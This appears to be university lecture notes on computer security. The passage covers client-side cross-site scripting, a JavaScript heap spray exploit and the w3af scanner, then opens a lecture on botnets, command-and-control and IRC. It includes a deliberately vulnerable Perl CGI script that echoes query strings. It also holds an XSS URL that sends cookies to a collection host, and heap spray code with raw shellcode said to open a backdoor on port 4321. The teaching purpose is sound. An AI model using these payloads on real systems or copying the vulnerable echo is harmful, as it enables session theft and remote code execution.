- As with the server side XSS, we again need three parties for the client-side XSS. Client-side XSS takes the form of an attacker getting an innocent victim to click on a carefully crafted URL to a web server. Unbeknownst to the victim, this URL carries a query-string portion with embedded JavaScript code that is designed to send the cookies stored in the client's browser for web server's domain to the attacker's machine. [The URL syntax allows for what is known as a query-string to be appended to the name of the domain provided the two portions are separated by the character '?'. The query string consists of one or more "name=value" pairs. The pairs must be separated by the character '&'. The query strings when present are passed on to an application program at the web server. This is how your search request is conveyed to a search engine like Google.] So the three parties that are involved are the web server, the victim, and the attacker.

- To give a demonstration of this form of XSS, we will modify the HTML code I showed in Section 28.1.1. As you will recall, that code contained JavaScript for keeping track of the size of wealth through cookie-based storage of information in the browser of a clueless individual who may believe that he would be more secure if his/her wealth-related information was not transmitted back to the server. As you will recall, the name of that earlier file was `WealthTracker.html`.

- In the code that is shown on the next couple of pages, I have converted the earlier `WealthTracker.html` into a CGI script named `WealthTracker.cgi`. It is now a Perl executable file that spits out the HTML that is sent to a browser requesting this page. If you configured the Apache web server on your Ubuntu machine in the manner I indicated in Section 27.1 of Lecture 27, you would need to place this CGI file in the `/usr/lib/cgi-bin` directory of your machine. Subsequently, you can invoke the script from a remote browser with a URL like

  ```
  http://ip_address_of_your_machine/cgi-bin/WealthTracker.cgi
  ```

  Make sure you get the same response from this CGI script that you got earlier from the `WealthTracker.html` file.

- Here is the code for the CGI. As you can see, the JavaScript portion of the code is the same as what you saw earlier. As to what makes this CGI script a participant in a 3-way cross-site

scripting attack will be discussed after you have scanned through the code.

```
#!/usr/bin/perl -w

##  file:   WealthTracker.cgi
##  Author: Avi Kak  (kak@purdue.edu)
##  Date:   April 18, 2011  (modified: April 18, 2013)

use strict;

print "Content-type: text/html; charset=US-ASCII\n\n";
print "<html>";
print "<head>";
print "<title>A Cookie Based Wealth Tracker</title>";

print <<SCRIPTEND;
<script type = "text/javascript">
    function setCookie( name, value, expires, path, domain, secure ) {
        var today = new Date();
        today.setTime( today.getTime() );
        if ( expires ) {
            expires = expires * 1000 * 60 * 60 * 24;
        }
        var expires_date = new Date( today.getTime() + (expires) );
        document.cookie = name + "=" +escape( value ) +
            ((expires) ? ";expires=" + expires_date.toGMTString() : "") +
            ((path)    ? ";path=" + path : "" ) +
            ((domain)  ? ";domain=" + domain : "" ) +
                ( ( secure ) ? ";secure" : "" );
    }
    function getSetCookie(name, info) {
        var all_cookies = document.cookie.split(';');
        var cooky = '';
        var nam   = '';
        var val   = '';
        for (i=0;i < all_cookies.length;i++) {
            cooky = all_cookies[i].split('=');
            nam = cooky[0].replace(/^\\s+|\\s+\$/g, '');
            if (nam == name) {
                val = unescape( cooky[1].replace(/^\\s+|\\s+\$/g, '') );
                val_parts = val.split('_');
                var howManyVisits = Number(val_parts[0]);
                //alert("old visits number: " + howManyVisits);
                var visit_portion   = val_parts[1];
                var prev_info = val_parts[2];
                if (prev_info) {
```

```
                var diff = info - prev_info;
                var msg = "This is your visit number " +
                                (howManyVisits + 1) + ". " +
                            "Your wealth changed by " + diff;
                alert(msg);
            }
            var newNumVisits = howManyVisits + 1;
            //alert("new visits number: " + newNumVisits);
            var newCookieVal =
                  newNumVisits + '_' + visit_portion + '_' + info;
            setCookie( name, newCookieVal, 15 );
        } else {
            var cookieValue = "1_visits" + '_' + info;
            setCookie( name, cookieValue, 15 );
        }
    }
}
function deleteCookie(name, path, domain) {
    if ( getCookieValueForName( name ) ) {
        document.cookie = name + "=" +
                          ( (path)   ? "; path=" + path : "" ) +
                          ( (domain) ? "; domain "      : "" ) +
                          "; expires=Thu, 01-Jan-70 00:00:01 GMT";
    }
}

function load() {
    window.status="Checking user authentication";
}
function checkEntry() {
    var body = document.getElementsByTagName( "body" );
    var msg = "The information you entered for verification: ";
    var doc_element = document.createElement( "p" );
    var textnode = document.createTextNode( msg );
    doc_element.appendChild( textnode );
    body[0].appendChild( doc_element );
    var nameEntered =  document.forms[0].yourname.value;
    var wealthEntered =
         document.forms["ACKentryform"].sizeofwealth.value;
    createHTML( nameEntered, wealthEntered );
    getSetCookie( nameEntered, wealthEntered );
    return false;
}
function createHTML( ) {
    var body = document.getElementsByTagName( "body" );
    for( var i=0; i < arguments.length; i++ ) {
        var argtext = arguments[i];
        var doc_element = document.createElement( "p" );
        var newtext = "You entered:         " + argtext;
        var textnode = document.createTextNode( newtext );
        doc_element.appendChild( textnode );
```

```
            body[0].appendChild( doc_element );
        }
    }
</script>
SCRIPTEND

print "</head>";

print "<body>";

my $forminfo = '';
$forminfo = $ENV{QUERY_STRING};
$forminfo =~ tr/+/ /;
$forminfo =~ s/%([a-fA-F0-9]{2,2})/chr(hex($1))/eg;
print "$forminfo";

print <<FORMEND;
<form id="ACKentryform" action="#" onsubmit="return checkEntry();" method="post">
<p> Enter your name and the size of your wealth in this form:</p>
<br>
<br>
<p>Your Name <em>(Required)</em>: <input id="yournamebox"
                                        name="yourname"
                                        type="text" />
</p>
<p>Size of Your Wealth: <input id="sizeofwealthbox" name="sizeofwealth" type="text" />
</p>
<p><input id="formsubmit" type="submit" /> </p>
</form>
FORMEND

print "</body>";
print "</html>";
```

- The reason that the above web page makes it possible for an attacker to steal the cookies from a victim's browser is the following code fragment that you see in the above file:

```
my $forminfo = '';
$forminfo = $ENV{QUERY_STRING};
$forminfo =~ tr/+/ /;
```

```
$forminfo =~ s/%([a-fA-F0-9]{2,2})/chr(hex($1))/eg;
print "$forminfo";
```

What this code fragment does is to echo back to the browser a query string if it is found attached to the URL received from the browser. [The syntax `$ENV{QUERY_STRING}` pulls the query string we talked about earlier into the CGI script. Note that when a query string is formed by the browser, all blank spaces are replaced by the '+' character. Similarly, except for the '.' character and the alphanumeric characters, the browser also replaces in the URL all other characters by the % symbol followed by their hex representations. (This is referred to as URL encoding of a string that is meant to be a URL.) The third and the fourth statements shown above are meant to reverse these transformations.]

- This echo-back of the query string is the opening that an attacker needs to mount a cross-site scripting attack on an innocent visitor to the `WealthTracker.cgi` web page. Let's say that a clueless client has engaged in a session with this web page as indicated previously. Now let's assume that the same client has received a very authentic looking email that lures him/her into clicking on a link that points to the following URL:

```
http://10.185.47.218/cgi-bin/WealthTracker.cgi?name=<script>alert(document.cookie);</script>
```

where 10.185.47.218 is the IP address of the machine on which the Apache2 web server with the `WealthTracker.cgi` web page is running. The above URL contains the following query string:

```
name=<script>alert(document.cookie);</script>
```

This query string would be echoed back by the server to the browser and the browser would ordinarily process the JavaScript in the value of the string. In this case, all that would happen would be the display of the cookie(s) in the browser created during the previous visits to the site from the same browser and no harm would be done. So, at worst, the clueless client is likely to pass off the appearance of the alert box with a rather strange looking string in it as an odd behavior by his/her browser — nothing much to worry about. [As an example of this echoback, try the following URL to reach the `WealthTracker.cgi`:

```
http://10.185.36.114/cgi-bin/WealthTracker.cgi?name=<script>alert("Hello from a cookie stealer");</script>
```

Your browser will show you a popup with the message "Hello from a cookie stealer". You'd, of course, need to replace the address 10.185.36.114 with the actual IP address of the host where the `WealthTracker.cgi` is made available through a web server.]

- But now consider an evil attacker who uses the same idea as described above but with the following URL sent to the victim:

```
http://10.185.47.218/cgi-bin/WealthTracker.cgi?name=<script>window.open(
   "http://moonshine.ecn.purdue.edu/cgi-bin/collect.cgi?cookie="%2Bdocument.cookie)</script>
```

where we assume that the attacker has a web server running on the machine **`moonshine.ecn.purdue.edu`** and its cgi-bin includes a script called **`collect.cgi`** that simply collects the information sent to **`moonshine`** by the browser on the victim machine because of the JavaScript code in the query-string portion of the URL. Now the attacker would be able to harvest the

cookies in the victim's browser for the `WealthTracker.cgi` web site.

- My demonstration of the client-side cross-site scripting attack presented in this section is based on the explanation of XSS in the report "Cross-Site Scripting Explained" by Amit Klein. In that report, Amit Klein also talks about different variations on the attack scenario presented in this section. You can download the report from `https://courseware.stanford.edu/pg/courses/lectures/81269`

28.5: THE HEAP SPRAY EXPLOIT

- This is a heap memory corruption exploit that, in theory and, for unpatched browsers, in practice, can be used for the execution of arbitrary shell code through a client-side scripting language like JavaScript. It involves the following steps:

  – You fill up a significant chunk of memory available to the script engine with what we may refer to as no-op bytes;

  – You place malicious shell-executable code at the end of the long sequence of no-op bytes;

  – You then get the script engine to dereference any one of the memory locations where the no-op bytes are stored;

  – Depending on the scripting language used, the dereferencing operation could cause the script engine to start executing the code at that location and the subsequent locations that also contain no-op bytes; and, finally, the execution would arrive at the malicious code that is at the end of the long sequence

of no-op bytes. The long sequence of no-op bytes is commonly referred to as nop-sled.

- Filling up the memory in this fashion with no-op bytes for the most part and with malicious code at the end is referred to as **heap spraying**.

- That it was possible to carry out such a JavaScript-based exploit reliably for the Microsoft IE web browser was demonstrated in a posting by Blazde and SkyLined in 2005. In 2007, the exploit was placed on a firmer ground by Alexander Sotirov in a paper entitled "Heap Feng Shui in JavaScript," that you can download from `http://www.phreedom.org/research/heap-feng-shui/`

- The JavaScript code fragment shown below is based on an implementation of the exploit as provided by Ahmed Obied at **`http://pastebin.com/f7cd5b449`** and on the explanation of the exploit as posted by Andrea Lelli at **`http://www.symantec.com/connect/blogs/`**.

```
<script>

var obj, event_obj;
var payload, nopsled;

nopsled = unescape('%u0a0a%u0a0a');

payload  = '\x29\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x56'
payload += '\x9f\xdc\xde\x83\xeb\xfc\xe2\xf4\xaa\xf5\x37\x93\xbe\x66\x23\x21'
payload += '\xa9\xff\x57\xb2\x72\xbb\x57\x9b\x6a\x14\xa0\xdb\x2e\x9e\x33\x55'
payload += '\x19\x87\x57\x81\x76\x9e\x37\x97\xdd\xab\x57\xdf\xb8\xae\x1c\x47'
```

```
payload += '\xfa\x1b\x1c\xaa\x51\x5e\x16\xd3\x57\x5d\x37\x2a\x6d\xcb\xf8\xf6'
payload += '\x23\x7a\x57\x81\x72\x9e\x37\xb8\xdd\x93\x97\x55\x09\x83\xdd\x35'
payload += '\x55\xb3\x57\x57\x3a\xbb\xc0\xbf\x95\xae\x07\xba\xdd\xdc\xec\x55'
payload += '\x16\x93\x57\xae\x4a\x32\x57\x9e\x5e\xc1\xb4\x50\x18\x91\x30\x8e'
payload += '\xa9\x49\xba\x8d\x30\xf7\xef\xec\x3e\xe8\xaf\xec\x09\xcb\x23\x0e'
payload += '\x3e\x54\x31\x22\x6d\xcf\x23\x08\x09\x16\x39\xb8\xd7\x72\xd4\xdc'
payload += '\x03\xf5\xde\x21\x86\xf7\x05\xd7\xa3\x32\x8b\x21\x80\xcc\x8f\x8d'
payload += '\x05\xdc\x8f\x9d\x05\x60\x0c\xb6\x96\x37\xc2\xdb\x30\xf7\xcc\x3f'
payload += '\x30\xcc\x55\x3f\xc3\xf7\x30\x27\xfc\xff\x8b\x21\x80\xf5\xcc\x8f'
payload += '\x03\x60\x0c\xb8\x3c\xfb\xba\xb6\x35\xf2\xb6\x8e\x0f\xb6\x10\x57'
payload += '\xb1\xf5\x98\x57\xb4\xae\x1c\x2d\xfc\x0a\x55\x23\xa8\xdd\xf1\x20'
payload += '\x14\xb3\x51\xa4\x6e\x34\x77\x75\x3e\xed\x22\x6d\x40\x60\xa9\xf6'
payload += '\xa9\x49\x87\x89\x04\xce\x8d\x8f\x3c\x9e\x8d\x8f\x03\xce\x23\x0e'
payload += '\x3e\x32\x05\xdb\x98\xcc\x23\x08\x3c\x60\x23\xe9\xa9\x4f\xb4\x39'
payload += '\x2f\x59\xa5\x21\x23\x9b\x23\x08\xa9\xe8\x20\x21\x86\xf7\x2c\x54'
payload += '\x52\xc0\x8f\x21\x80\x60\x0c\xde'

function spray_heap() {
    var chunk_size = 0x80000;

    while (nopsled.length < chunk_size)
        nopsled += nopsled;
    nopsled_len = chunk_size - (payload.length + 20);
    nopsled = nopsled.substring(0, nopsled_len);
    heap_chunks = new Array();
    for (var i = 0 ; i < 200 ; i++)
        heap_chunks[i] = nopsled + payload;
    }

// .... more script ...

</script>
```

- Take note of the two strings defined in the script fragment shown above: the **nopsled** string that is initialized to the no-op bytes 0a0a0a0a and the **payload** that is initialized as shown. The payload sequence of bytes creates a backdoor into the machine on port 4321 and allows an intruder to execute system commands through that port.

- Let's focus on the implementation of the **spray_heap()** func-

tion shown above. It first declares a chunk size to be of half a megabyte. Next it fills up chunk with the no-op bytes assigned to the variable `nopsled`. Note that this filling up occurs exponentially fast because the memory locations filled up on one iteration double up for the next iteration of the `while` loop. After that we invoke the `substring()` method defined for the JavaScript string objects to remove that portion of the chunk that is needed to accommodate the payload at the end. Finally, we create an array of 200 such chunks, with each chunk consisting mostly of the no-op bytes followed by the dirty payload.

- With the memory filled up in this manner, the exploit next create an HTML object, such as an image object, followed by the deallocation of the object, followed by attempting to reference the same object nonetheless. We can create a new image object by placing the following `img` element in the `body` of the HTML:

```
<img src="myImage.jpg" id="sp1" onload="ev1(event)">
```

  where `ev1()` is the event listener function that will be called automatically by the script engine when the `onload` event occurs, which happens when the image named in the `src` attribute has finished loading into the browser.

- With regard to the function `ev1()` mentioned above, we present below Ahmed Obied's implementation of this function that is posted at the URL mentioned previously:

```
<script>

// .... prior portions of JavaScript code

function ev1(evt) {
    event_obj = document.createEventObject(evt);
    document.getElementById("sp1").innerHTML = "";          //(A)
    window.setInterval(ev2, 1);
}

function ev2() {
    var data, tmp;

    data = "";
    tmp = unescape("%u0a0a%u0a0a");
    for (var i = 0 ; i < 4 ; i++)
        data += tmp;
    for (i = 0 ; i < obj.length ; i++ ) {
        obj[i].data = data;
    }
    event_obj.srcElement;                                   //(B)
}

//  .... some more JavaScript code
```

Also shown above is the implementation of the `ev2()` function whose repeated invocations are set by the last statement of `ev1()`. The call to `windows.setInterval(ev2,1)` will cause the function `ev2()` to be invoked repeatedly at intervals of 1 millisecond.

- Critical to the operation of the exploit is the statement in line (A) above. To explain the syntax in that line, the call `document.getElementById("sp1")` retrieves that element of the DOM that was given the id "sp1". You will recall that this is the id we gave the HTML `img` element that was created for dis-

playing in the browser the `myImage.jpg` image. By calling `innerHTML=""` on the retrieved `img` element, we are deallocating the memory that was previously allocated for the `myImage.jpg` object.

- Equally central to the operation of the exploit is the statement that you find at the line labeled (B) above. The call `event_obj.srcElement` in this line tries to retrieve the object that was deallocated in line (A). The property `srcElement` of an event object is supposed to return the HTML object that produced the event in question. It is this attempt at dereferencing of a previously deallocated object that is supposed to set the script engine to start executing the code any point in one of the 200 very long no-op segments created by the `spray_heap()` function.

- The rest of the code you see above the line labeled (B) in the implementation of the `ev2()` along with the initialization portion of exploit shown below:

```
function initialize() {
    obj = new Array();
    event_obj = null;
    for (var i = 0; i < 200 ; i++ )
        obj[i] = document.createElement("COMMENT");
}
```

is supposed to increase the odds that when the object deallocated in line (A) is referenced again in line (B), the script engine will dereference the no-op content of a memory location filled by the

`heap_spray()` function and that this dereferencing will actually cause the script engine to start executing the code at that memory location.

- The initialization block of code shown above creates and array of 200 objects and sets each object to a `COMMENT` element in the DOM. Subsequently, the portion of `ev2()` that is before the line labeled (B) attempts to overwrite the memory that the attackers hoped would be the memory previously occupied by the image object that was deallocated in line (A). This memory overwrite is carried out by setting the data portion of each `COMMENT` element to the same no-op sequence of bytes as used by `heap_spray()` for the no-op portion of each of its 200 very long sequence of bytes. [**This is a good place to mention that one of the defenses against the exploit described here is randomization in the memory allocation algorithms.**] Subsequently, when control shifts to the referencing operation in line (B), the script engine tries to access the same memory location where the image object was stored previously, but that presumably now has a no-op byte. Not finding the image object there, the script engine thinks that it might find the object at the memory location whose address corresponds to the content of the no-op byte. Given how most of the memory was filled up by the `heap_spray()` function, this could set the script engine on the path to executing the no-op bytes until it reaches the malicious code.

- When the vulnerability explained in this section was first ex-

ploited, it was referred to as a **zero-day attack**. By a zero-day attack is meant an exploitation in which a vulnerability is taken advantage of before the folks responsible for the software find out about it or before they can deliver a patch for it.

- Another name for the browser vulnerability described in this section is "HTML object memory corruption vulnerability."

28.6: THE w3af FRAMEWORK FOR TESTING A WEB APPLICATION FOR ITS VULNERABILITIES

- It is probably the best tool out there for an exhaustive testing of a web application for all kinds of vulnerabilities. You can download it into your Ubuntu machine through your Synaptic package manager.

- A command line invocation of `w3af` will bring up an easy-to-use GUI interface. For starters, you may wish to use the `OWASP_TOP10` as your profile for the testing of a web page. Now enter the URL of a web page in the target window and let it run. [It is through this testing I discovered that my `WealthTracker.cgi` script shown earlier in this lecture suffered from the "Source Code Exposure" vulnerability.] The `w3af` tool does its work by sending various sorts of inputs to the web server to be processed by the scripts in your web page — assuming that your web page contains scripts for form processing, dynamic content creation, etc. The tool then assess the response strings received back from the server. These response strings may be error reports or status reports.

- The `w3af` tool also comes with a user guide file named `w3af-users-guide.pdf` that you will find useful. The framework itself comes with 130 plugins meant for identifying SQL injection vulnerabilities, cross-site scripting vulnerabilities, vulnerabilities created by remote file inclusion, etc.

- Folks who are working on the `w3af` project say that this framework is to the testing of web applications what the Metasploit framework is to the testing of networks in general. We talked about the Metasploit framework in Section 23.5 of Lecture 23.

Lecture 29: Bots, Botnets, and the DDoS Attacks

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 8, 2017
1:48pm

Goals:

- Bots and bot masters
- Command and communication needs of a botnet
- The IRC protocol and a command-line IRC client
- Freenode IRC network for open-source projects and the WeeChat IRC client
- **A mini bot for spewing out third-party spam**
- **DDoS attacks and strategies for mitigating against them**
- Some well-known bots and their exploits

CONTENTS

29.1: BOTS AND BOT MASTERS

- Earlier in Lecture 22, we focused on viruses and worms. Typically, viruses and worms are equipped with a certain fixed behavior. Any time they migrate to a new host, they try to engage in that same behavior.

- A bot, on the other hand, is usually equipped with a larger repertoire of behaviors. Additionally, and perhaps even more importantly, a bot maintains, directly or indirectly, a communication link with a human handler, known typically as a bot-master or a bot-herder.

- The specific exploits that a bot engages in at any given time on any specific host depend, in general, on what commands it receives from some human. **You could say that a basic characteristic of a bot is that it does the bidding of the bot master.**

- A bot master can harness the power of several bots working together to bring about a result that could be more damaging than

what can be accomplished by a single bot (or a worm or a virus) working all by itself. The bots working together could, for example, mount a **distributed denial of service (DDoS)** attack that would be much more difficult to protect against than a regular denial of service attack (DoS) we talked about in Lecture 16. Several bots working together would also be more effective in spreading virus and worm infections, and in corrupting the machines with spyware, adware, etc. Additionally, it would be much more difficult to squelch spam if it is spewing out simultaneously from several bots at random locations in a network. [A botnet may infect millions of computers. The botnet dismantled most recently, Rustock, was believed to have infected close to a million computers. This botnet as a whole was sending several billion mostly fake-prescription-drugs related spam messages every day. Rustock was dismantled by Microsoft through a court-ordered action that shut down the botnet's command and control servers that Microsoft was able to locate in several cities in the United States. While the dismantling of Rustock is indeed a major triumph, its human handles have not yet been identified (to the best of what I know).]

- Being generally a more powerful piece of software, a bot may also exhibit greater ability to adapt its behavior to its environment. As a case in point, a bot may prove more adept at understanding the security features of a host and at weakening them for its own benefit. To illustrate, some folks think of the Conficker worm (see Lecture 22) as a bot because of its advanced communication abilities and, even more particularly, because of its ability to prevent a host from contacting security agencies for the purpose of downloading updates that may prevent the worm from operating.

- A collection of bots working together for the same bot-master constitutes a **botnet**.

- At Purdue University, we have recently developed a new approach to the detection and isolation of botnets in a computer network. Our method is based on a probabilistic analysis of the temporal co-occurrences of malicious activities in the different computers in a LAN. On the basis of the results obtained on simulated botnet data and *on actual network traces*, we believe this approach is more powerful than the other approaches that have been developed to date. Our approach is described in the paper cited on the next page.

- What makes our approach particularly powerful is that it does not make any assumptions about the mode of command and control used in the botnets. Most of the competing approaches are based on specific assumptions regarding how the bots in a botnet communicate with one another and with the botmaster.

Padmini Jaikumar and Avinash Kak, "A Graph-Theoretic Framework for Isolating Botnets in a Network," *Security and Communication Networks*, 2012.

ABSTRACT


We present a new graph-based approach for the detection and isolation of botnets in a computer network. Our approach depends primarily on the temporal co-occurrences of malicious activities across the computers in a network and is independent of botnet architectures and the means used for their command and control. As practically all aspects of how a botnet manifests itself in a network, such as the online bot population, bot lifetimes, and the duration and the choice of malicious activities ordered by the bot master, can be expected to vary significantly with time, our approach includes mechanisms that allow the graph representing the infected computers to evolve with time. With regard to how such a graph varies with time, of particular importance are the edge weights that are derived from the temporal co-occurrences of malicious activities at the endpoints of the edges. A unique advantage of our graph-based representation of the infected computers is that it allows us to use graph-partitioning algorithms to separate out the different botnets when a network is infected with multiple botnets at the same time. We have validated our approach by applying it to the isolation of simulated botnets, with the simulations based on a new unified temporal botnet model that incorporates the current best understanding about how botnets behave, about the lifetimes of bots, and about the growth and decay of botnets. We also validate our algorithm on real network traces. Our results indicate that our framework can isolate botnets in a network under varying conditions with a high degree of accuracy.

29.2: COMMAND AND CONTROL NEEDS OF A BOTNET

- If the purpose of a bot is to carry out the bidding of the bot master, a bot must have embedded in it some communication capabilities that would allow it to receive commands and, in some cases, to return the results to the bot master.

- **There are two different ways in which a bot may receive commands from its master: (1) the push mode; and (2) the pull mode. Both of these modes require a command-and-control (C&C) server that "talks" to the individual bots, as shown in Figure 1.**

- In the push mode, the C&C Server in Figure 1 acts like a broadcast server, in the sense that the server can broadcast the same message to all the bots. It is a push mode because the C&C server sends or "pushes" the command and control messages into the bots. **The IRC Servers have emerged as the servers of choice for this role.** Section 29.3 briefly reviews IRC.



A Botnet

Figure 1: *A C&C (Command and Control) server is an essential component of what it takes for a collection of bots to do the bidding of their human masters.* (*This figure is from Lecture 29 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- In the pull mode, the bots send a request to the C&C server every once in a while for the latest commands, very much like the request your browser sends to a web server. If new commands are available, the C&C server responds back with the same. For obvious reasons, HTTPD servers are popular for such C&C servers.

- Note that a botnet exploit is more likely to go undetected if the communication between the bots and the C&C server uses standard protocols as opposed to some custom designed protocol. With standard protocols, it becomes that much more difficult for a packet sniffer and a protocol analyzer to figure out that anything is awry in a network.

- The above point should explain **why IRC is the protocol of choice for botnets based on the push mode of communications between the C&C server and the bots, and why HTTP is the protocol of choice for the pull mode.**

- Also note that each bot registers itself with the C&C server. Subsequently, the bot master only has to communicate his/her intentions to the C&C server in order for those intentions to be sent to all the bots. This layer of indirection allows the communications between the human and the C&C server to be infrequent, making it that much harder to discover the human handler.

- Since I expect the reader to already be familiar with the HTTP protocol used in the pull mode of command and control, in the rest of this lecture I will focus more on the push mode achieved most typically by the IRC protocol. Additionally, the push mode, and therefore the IRC protocol, is more popular for creating C&C capabilities for the botnets.

29.3: THE IRC PROTOCOL

- You have all heard about chat servers and chat clients. Basically, a chat server is a server socket that listens for incoming requests from new clients wanting to join in a chat. When a new request is received, the server socket spits out a client socket for maintaining a direct link with the new client and forks that client socket to a new child process. [It is relatively easy to write programs for chat servers and chat clients. See Chapter 19 of my book "Programming with Objects" for how to write such programs in C++ and Java, and Chapter 15 of my book "Scripting with Objects" for how to do the same with Perl and Python.]

- The IRC protocol takes the idea of a chat server/client to a much higher level. IRC stands for Internet Relay Chat.

- *What's incredibly beautiful about the IRC protocol is that the individual chat clients could be plugged into different machines in different parts of the world, yet all of these different machines (if they are part of the same IRC network) would appear as a single logical chat server to all the clients.*

- We illustrate the above idea with the network shown in Figure 2.

- The IRC network of Figure 2, whose symbolic name (let's assume) is `MyIRCNet`, consists of six servers, A, B, C, D, E, and F, that are connected as shown. [It is important to realize that, in general, all of these servers will be plugged into the internet and therefore, for the exchange of TCP/IP traffic, each server *can* send TCP/IP packets to all other servers. The connectivity that is shown in Figure 2 is only for the exchange of IRC traffic. We can therefore think of the network shown in Figure 2 **as an overlay network**.] **An IRC overlay is not allowed to have loops.** This is to ensure that, from the standpoint of any server node in the network, the rest of the network looks like a tree. This allows each server node to act as a central node vis-a-vis the rest of the IRC network. With regard to the participating hosts, an IRC overlay can be thought of as a spanning tree over the underlying TCP/IP network. The fact that there are no loops in an IRC overlay means that there is always a unique path from any one client to any other client. [No loops in the IRC overlay makes it easier to update all the servers in real time with regard to the latest information regarding the servers and the users. Basically, it is the responsibility of each server to forward all the received state information to the servers it is connected to (except the server from which the information was received) in the overlay network. If the overlay were to contain loops, such a simple algorithm would not suffice for keeping the entire network synchronized.]

- The fact that the entire network must look like a single logical chat server to all the clients means that all of the individual servers must stay synchronized in real time with regard to the state of all the servers and of all the users in the network. **It**




Figure 2: *The six chat servers, A through F, in this IRC network act as a single logical chat server vis-a-vis all the clients.* (*This figure is from Lecture 29 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

is this instant server-to-server synchronization that sets the IRC protocol apart from a run-of-the-mill chat server or, even, a social networking site. [This real-time need for server-to-server synchronization with regard to the state of the individual servers, the individual clients on the different servers, and the individual channels means that the IRC protocol cannot easily be scaled up to an arbitrarily large number of servers. This issue is broached in RFC 2810. The main IRC protocol is described in RFC 1459.]

- Each user in an IRC network is identified by a nickname that is commonly referred to as just the **nick** for that user. Obviously, no two users in the same IRC network can have the same nick.

- The concept of a **channel** is fundamental to how the users organize themselves into different groups in an IRC network. **By definition, a channel is simply a set of users.** There are two kinds of channels in an IRC network: channels that are local to each specific server and channels that are global to all the servers. The former are denoted with the '&' prefix and the latter with the '#' prefix. For illustration, the users that are shown in Figure 2 might participate in the following channels simultaneously:

```
#movies            =>      {holly, zeee, moomoo, fearless, auroka}

#classicalMusic    =>      {auroka, yoyo}

#petsDogs          =>      {jeebee, moomoo, blaster}
```

```
&localSchool      =>      {jeebee, jojo}
```

The channels `#movies`, `#classicalMusic` and `#petsDogs` are global to the whole network. On the other hand, the channel `&localSchool` is local to `Server A`. When a message is sent to a channel, it is sent to all the users that are in the set corresponding to the channel. [Vis-a-vis the different servers in an IRC network, a channel is like a multicast group. A chat taking place in a channel is sent to only those servers that have clients participating in the chat.]

